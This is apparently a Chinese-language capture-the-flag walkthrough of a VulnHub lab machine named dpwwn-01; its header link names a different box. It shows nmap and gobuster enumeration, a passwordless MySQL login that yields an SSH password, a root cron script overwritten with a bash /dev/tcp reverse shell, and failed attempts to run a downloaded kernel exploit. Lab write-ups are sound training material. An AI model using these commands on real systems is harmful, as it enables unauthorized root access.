> 靶机地址：https://www.vulnhub.com/entry/djinn-1,397/

信息收集

```
nmap -sn 192.168.139.0/24
```

```
root@kali:~# nmap -sn 192.168.139.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-29 12:24 CST
Nmap scan report for 192.168.139.1
Host is up (0.00017s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.139.2
Host is up (0.00027s latency).
MAC Address: 00:50:56:F3:0E:02 (VMware)
Nmap scan report for 192.168.139.129
Host is up (0.00030s latency).
MAC Address: 00:0C:29:F0:9A:2A (VMware)
Nmap scan report for 192.168.139.254
Host is up (0.00024s latency).
MAC Address: 00:50:56:E4:93:57 (VMware)
Nmap scan report for 192.168.139.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 27.94 seconds
```

端口扫描


```
nmap -sS -sV -T5 -A -p- 192.168.139.129
```

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 c1:d3:be:39:42:9d:5c:b4:95:2c:5b:2e:20:59:0e:3a (RSA)
|   256 43:4a:c6:10:e7:17:7d:a0:c0:c3:76:88:1d:43:a1:8c (ECDSA)
|_  256 0e:cc:e3:e1:f7:87:73:a1:03:47:b9:e2:cf:1c:93:15 (ED25519)
80/tcp   open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Apache HTTP Server Test Page powered by CentOS
3306/tcp open  mysql   MySQL 5.5.60-MariaDB
| mysql-info:
|   Protocol: 10
|   Version: 5.5.60-MariaDB
|   Thread ID: 3
|   Capabilities flags: 63487
|   Some Capabilities: IgnoreSigpipes, ODBCClient, Speaks41ProtocolNew, LongPassword, LongColumnFlag, Suppor
tsCompression, SupportsLoadDataLocal, Speaks41ProtocolOld, SupportsTransactions, FoundRows, ConnectWithDatab
ase, InteractiveClient, IgnoreSpaceBeforeParenthesis, Support41Auth, DontAllowDatabaseTableColumn, SupportsM
ultipleStatments, SupportsAuthPlugins, SupportsMultipleResults
|   Status: Autocommit
|   Salt: f\wbcM8oGUV/&nz=`I/L
|_  Auth Plugin Name: 87
MAC Address: 00:0C:29:F0:9A:2A (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
```

目录枚举

```
gobuster dir -u http://192.168.139.129 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```

```
root@kali:~# gobuster dir -u http://192.168.139.129 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-directories.txt -x .php,.txt,.html
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.139.129
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-directories.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php,txt,html
[+] Timeout:        10s
===============================================================
2020/01/29 12:29:04 Starting gobuster
===============================================================
/info.php (Status: 200)
[ERROR] 2020/01/29 12:29:50 [!] parse http://192.168.139.129/error_log: net/url: invalid control character in URL
===============================================================
2020/01/29 12:31:02 Finished
===============================================================
```



PHP Version 5.4.16

System	Linux dpwwn-01 3.10.0-957.el7.centos.plus.i686 #1 SMP Wed Nov 7 19:17:19 UTC 2018 i686
Build Date	Oct 30 2018 19:43:22
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc
Loaded Configuration File	/etc/php.ini
Scan this dir for additional .ini files	/etc/php.d
Additional .ini files parsed	/etc/php.d/curl.ini, /etc/php.d/fileinfo.ini, /etc/php.d/json.ini, /etc/php.d/mysql.ini, /etc/php.d/mysqli.ini, /etc/php.d/pdo.ini, /etc/php.d/pdo_mysql.ini, /etc/php.d/pdo_sqlite.ini, /etc/php.d/phar.ini, /etc/php.d/sqlite3.ini, /etc/php.d/zip.ini
PHP API	20100412
PHP Extension	20100525
Zend Extension	220100525
Zend Extension Build	API220100525,NTS

从phpinfo里面可以收集到的信息：

> *系统信息：Linux dpwwn-01 3.10.0-957.el7.centos.plus.i686*
> *PHP版本信息：5.4.16*
> *webroot目录：/var/www/html*
> *allow_url_fopen（on）和allow_url_include（off）*
> *asp_tags（off）*
> *extension_dir：/usr/lib/php/modules*
> *disable_functions：no value*

> *open_basedir：no value*
> *libxml版本：2.9.1*

searchsploit也没啥结果，nmap扫到的mysql信息有点多，考虑mysql

```
root@kali:~# mysql -h 192.168.139.129 -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.5.60-MariaDB MariaDB Server

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement

mysql>
```

结果无密码登录进去了，先看看数据库内容，在考虑利用mysql提权

有个ssh数据库，

```
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| ssh                |
+--------------------+
4 rows in set (0.04 sec)

mysql> use ssh;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+---------------+
| Tables_in_ssh |
+---------------+
| users         |
+---------------+
1 row in set (0.00 sec)

mysql> select * from users
    -> ;
+----+----------+---------------------+
| id | username | password            |
+----+----------+---------------------+
|  1 | mistic   | testP@$$swordmistic |
+----+----------+---------------------+
1 row in set (0.01 sec)
```

尝试ssh登录，成功登录

getshell

```
root@kali:~# ssh mistic@192.168.139.129
The authenticity of host '192.168.139.129 (192.168.139.129)' can't be established.
ECDSA key fingerprint is SHA256:iZN2zJlvGQJAxfgwsFbckKLyH+CuZ/86ERwl01q3a84.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.139.129' (ECDSA) to the list of known hosts.
mistic@192.168.139.129's password:
Permission denied, please try again.
mistic@192.168.139.129's password:
Permission denied, please try again.
mistic@192.168.139.129's password:
Last failed login: Tue Jan 28 23:58:31 EST 2020 from 192.168.139.128 on ssh:notty
There were 2 failed login attempts since the last successful login.
Last login: Thu Aug  1 14:41:37 2019 from 192.168.30.145
[mistic@dpwwn-01 ~]$ sudo -l

我们信任您已经从系统管理员那里了解了日常注意事项。
总结起来无外乎这三点：

    #1) 尊重别人的隐私。
    #2) 输入前要先考虑(后果和风险)。
    #3) 权力越大，责任越大。

[sudo] mistic 的密码：
对不起，用户 mistic 不能在 dpwwn-01 上运行 sudo。
```

提权

获取shell之后要做的第一件事是使用Python获取一个tty，不然有些命令是无法执行的。

```
python -c 'import pty; pty.spawn("/bin/bash")'
# 有些没有安装Python2，所以需要换成python3 -c
```

```
查找sudo权限命令
sudo -l
#SUID权限可执行文件，没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件，发现一堆，但是极大多数都是没用的，所以我先把结果输出到文本文
件，然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
#查看计划任务
cat /etc/crontab
```

```
[mistic@dpwwn-01 ~]$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/mount
/usr/bin/su
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/crontab
/usr/bin/passwd
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/usernetctl
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/libexec/dbus-1/dbus-daemon-launch-helper
[mistic@dpwwn-01 ~]$ find / -writable -type f 2>/dev/null >/tmp/report.txt
[mistic@dpwwn-01 ~]$ grep -Ev '/proc|/sys' /tmp/report.txt
/var/spool/mail/mistic
/tmp/report.txt
/home/mistic/.bash_logout
/home/mistic/.bash_profile
/home/mistic/.bashrc
/home/mistic/logrot.sh
/home/mistic/.bash_history
```

再看计划任务的时候有所发现

```
[mistic@dpwwn-01 ~]$ cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# For details see man 4 crontabs

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name  command to be executed

*/3 *  * * *  root  /home/mistic/logrot.sh
```

修改`/home/mistic/logrot.sh`内容为反弹shell即可

用msf生成或者自己常用的一句话

```
bash -i >& /dev/tcp/192.168.139.128/1234 0>&1
```

```
root@kali:~# nc -lvvp 1234
listening on [any] 1234 ...
192.168.139.129: inverse host lookup failed: Unknown host
connect to [192.168.139.128] from (UNKNOWN) [192.168.139.129] 56038
bash: no job control in this shell
[root@dpwwn-01 ~]# ls
ls
anaconda-ks.cfg
dpwwn-01-FLAG.txt
[root@dpwwn-01 ~]# cd /root
cd /root
```

利用内核提权

```
root@kali:~# searchsploit kernel 3.10
------------------------------------------------------------------------ ----------------------------------
 Exploit Title                                                          |  Path
                                                                        | (/usr/share/exploitdb/)
------------------------------------------------------------------------ ----------------------------------
Linux Kernel 2.6.x / 3.10.x / 4.14.x (RedHat / Debian / CentOS) (x      | exploits/linux/local/45516.c
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'Wacom' Multiple Nullpoi      | exploits/linux/dos/39538.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'aiptek' Nullpointer Der      | exploits/linux/dos/39544.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'cdc_acm' Nullpointer De      | exploits/linux/dos/39543.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'cypress_m8' Nullpointer      | exploits/linux/dos/39542.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'digi_acceleport' Nullpo      | exploits/linux/dos/39537.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'mct_u232' Nullpointer D      | exploits/linux/dos/39541.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - visor 'treo_attach' Null      | exploits/linux/dos/39539.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - visor clie_5_attach Null      | exploits/linux/dos/39540.txt
Linux Kernel 3.10.0 (CentOS 7) - Denial of Service                      | exploits/linux/dos/41350.c
Linux Kernel 3.10.0-229.x (CentOS / RHEL 7.1) - 'iowarrior' Driver      | exploits/linux/dos/39556.txt
Linux Kernel 3.10.0-229.x (CentOS / RHEL 7.1) - 'snd-usb-audio' Cr      | exploits/linux/dos/39555.txt
Linux Kernel 3.10.0-514.21.2.el7.x86_64 / 3.10.0-514.26.1.el7.x86_      | exploits/linux/local/42887.c
Linux Kernel 3.10/3.18 /4.4 - Netfilter IPT_SO_SET_REPLACE Memory       | exploits/linux/dos/39545.txt
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.04/13.10 x64) - 'CONFIG_X86_X      | exploits/linux_x86-64/local/31347.c
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.10) - 'CONFIG_X86_X32' Arbitr      | exploits/linux/local/31346.c
Linux Kernel 4.8.0-22/3.10.0-327 (Ubuntu 16.10 / RedHat) - 'keyctl      | exploits/linux/dos/40762.c
------------------------------------------------------------------------ ----------------------------------
Shellcodes: No Result
```

靶机上wget不可用，curl -o可以代替

gcc不可用，只能事先编译好

```
root@kali:/# gcc poc.c -o poc
poc.c:276:1: error: conflicting types for ‘main’
  276 | main(const int argc, const char * const * const argv, const char * const * const envp)
      | ^~~~
poc.c:50:1: note: previous definition of ‘main’ was here
   50 | main(void)
      | ^~~~
poc.c: In function ‘main’:
poc.c:283: warning: "LLP" redefined
  283 |     #define LLP "LD_LIBRARY_PATH"
      |
poc.c:59: note: this is the location of the previous definition
   59 |     #define LLP "LD_LIBRARY_PATH=."
      |
```

查看c文件，发现又两个poc，删去第二个试试

编译成功

```
curl http://192.168.139.128:65534/poc -o poc
chmod 777 poc
```

```
[mistic@dpwwn-01 ~]$ ./poc
-bash: ./poc: 无法执行二进制文件
```

再删去第一个试试

> *wp中说GOOGLE下"bash cannot execute binary file"，说是两种原因：第一种是没有可执行权限；第二种是因为是从其他编译环境中拷贝过来的文件。*

还是不行。。。

用centos7的环境编译试试

```
[mistic@dpwwn-01 ~]$ ping baidu.com
PING baidu.com (39.156.69.79) 56(84) bytes of data.
64 bytes from 39.156.69.79 (39.156.69.79): icmp_seq=1 ttl=128 time=38.4 ms
64 bytes from 39.156.69.79 (39.156.69.79): icmp_seq=2 ttl=128 time=38.7 ms
^C
--- baidu.com ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1011ms
rtt min/avg/max/mdev = 38.494/38.617/38.740/0.123 ms
[mistic@dpwwn-01 ~]$ curl http://117.78.1.204:1234/poc -o poc
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 13560  100 13560    0     0  82508      0 --:--:-- --:--:-- --:--:-- 83190
[mistic@dpwwn-01 ~]$ ls
logrot.sh  poc
[mistic@dpwwn-01 ~]$ ./poc
-bash: ./poc: 无法执行二进制文件
[mistic@dpwwn-01 ~]$ rm -rf poc
[mistic@dpwwn-01 ~]$ curl http://117.78.1.204:1234/poc -o poc
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 13560  100 13560    0     0  86984      0 --:--:-- --:--:-- --:--:-- 87483
[mistic@dpwwn-01 ~]$ ./poc
-bash: ./poc: 权限不够
[mistic@dpwwn-01 ~]$ ls
logrot.sh  poc
[mistic@dpwwn-01 ~]$ chmod 777 poc
[mistic@dpwwn-01 ~]$ ./poc
-bash: ./poc: 无法执行二进制文件
[mistic@dpwwn-01 ~]$
```

还是不行

参考链接：

https://blog.csdn.net/weixin_44214107/article/details/103346553